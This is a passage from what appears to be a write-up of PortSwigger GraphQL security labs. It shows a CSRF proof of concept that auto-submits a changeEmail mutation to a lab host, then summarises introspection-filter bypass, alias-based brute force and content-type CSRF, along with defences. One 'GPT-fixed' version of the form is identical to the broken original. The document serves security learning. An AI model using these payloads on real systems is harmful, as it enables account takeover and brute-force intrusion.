
We need to send the query with application/x-www-form-urlencoded and send the GraphQL query as a POST parameter. But this sort of breaks.

This payload finally worked after a lot of trial and error.
We now generate a CSRF PoC.

This is how the CSRF PoC looks like. But it is broken.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://0a38001204296580815ba23600b800c5.web-security-academy.net/graphql/v1" method="POST">
<input type="hidden" name="query" value="mutation changeEmail($input: ChangeEmailInput!) {        changeEmail(input: $input)   {" />
<input type="hidden" name="email        }    }" value="" />
<input type="hidden" name="operationName" value="changeEmail" />
<input type="hidden" name="variables" value="{"input":{"email":"wiener@normal-user.com"}}" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState('', '', '/');
document.forms[0].submit();
</script>
</body>
</html>
We can see that the email } } part is getting sent in another line. This will fail. So I asked GPT to fix it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="https://0a38001204296580815ba23600b800c5.web-security-academy.net/graphql/v1" method="POST">
      <input type="hidden" name="query" value="mutation changeEmail($input: ChangeEmailInput!) {        changeEmail(input: $input)   {" />
      <input type="hidden" name="email        }    }" value="" />
      <input type="hidden" name="operationName" value="changeEmail" />
      <input type="hidden" name="variables" value="{"input":{"email":"wiener@normal-user.com"}}" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
This is how the final exploit looks like:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
<html>
  <body>
    <form action="https://0a38001204296580815ba23600b800c5.web-security-academy.net/graphql/v1" method="POST">
      <input type="hidden" name="query" value="mutation changeEmail($input: ChangeEmailInput!) { changeEmail(input: $input) { email } }" />
      <input type="hidden" name="operationName" value="changeEmail" />
      <input type="hidden" name="variables" value='{"input":{"email":"pwned@hacker.com"}}' />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
Sending this via the exploit server will solve the lab.

Conclusion
These 5 labs demonstrated how GraphQL’s powerful features—introspection, flexible queries, aliasing, and content-type flexibility—become attack vectors when not properly secured. Key takeaways include:
- Introspection is a Goldmine: With introspection enabled, attackers can map the entire API schema and discover hidden fields like passwords, tokens, and private data that developers assumed would stay hidden
- Hidden Endpoints Don’t Stay Hidden: Common paths like
/api,/graphql/v1can be discovered through fuzzing, and the universal query{__typename}instantly confirms a GraphQL endpoint - Introspection Restrictions Can Be Bypassed: Inserting a newline character (
%0a) after__schemain the query can bypass naive regex-based filters that block introspection - Aliasing Defeats Rate Limiting: Since rate limiting typically counts HTTP requests rather than GraphQL operations, aliasing lets attackers batch hundreds of login attempts into a single request
- Content-Type Flexibility Enables CSRF: When GraphQL endpoints accept
application/x-www-form-urlencodedalongsideapplication/json, they become vulnerable to cross-site request forgery
What made these labs interesting was seeing how GraphQL’s design philosophy—give clients maximum flexibility—directly conflicts with security best practices. In REST APIs, the server controls what data is returned and each endpoint has its own access controls. In GraphQL, the client dictates the query shape, and if field-level authorization isn’t implemented, any authenticated user can access any field they discover through introspection.
The brute force lab (Lab 4) was a great example of how GraphQL-specific features create novel attack patterns. Traditional brute force protection counts failed login attempts per IP or per request. But with GraphQL aliasing, 100 login attempts look like a single request to the WAF. This requires GraphQL-aware rate limiting that counts operations, not requests—something many implementations still don’t do.
The CSRF lab (Lab 5) highlighted an important architectural decision. GraphQL typically uses application/json which browsers can’t send via simple form submissions (it requires CORS preflight). But if the API also accepts application/x-www-form-urlencoded for convenience, it opens the door to CSRF. The fix is simple—only accept application/json for mutations—but many APIs accept both content types without realizing the security implications.
GraphQL security ultimately comes down to treating it like any other API surface: disable introspection in production, enforce authorization at the field level, rate-limit by operation count, restrict content types, and validate all inputs. The flexibility that makes GraphQL great for developers is the same flexibility that makes it dangerous when left unsecured.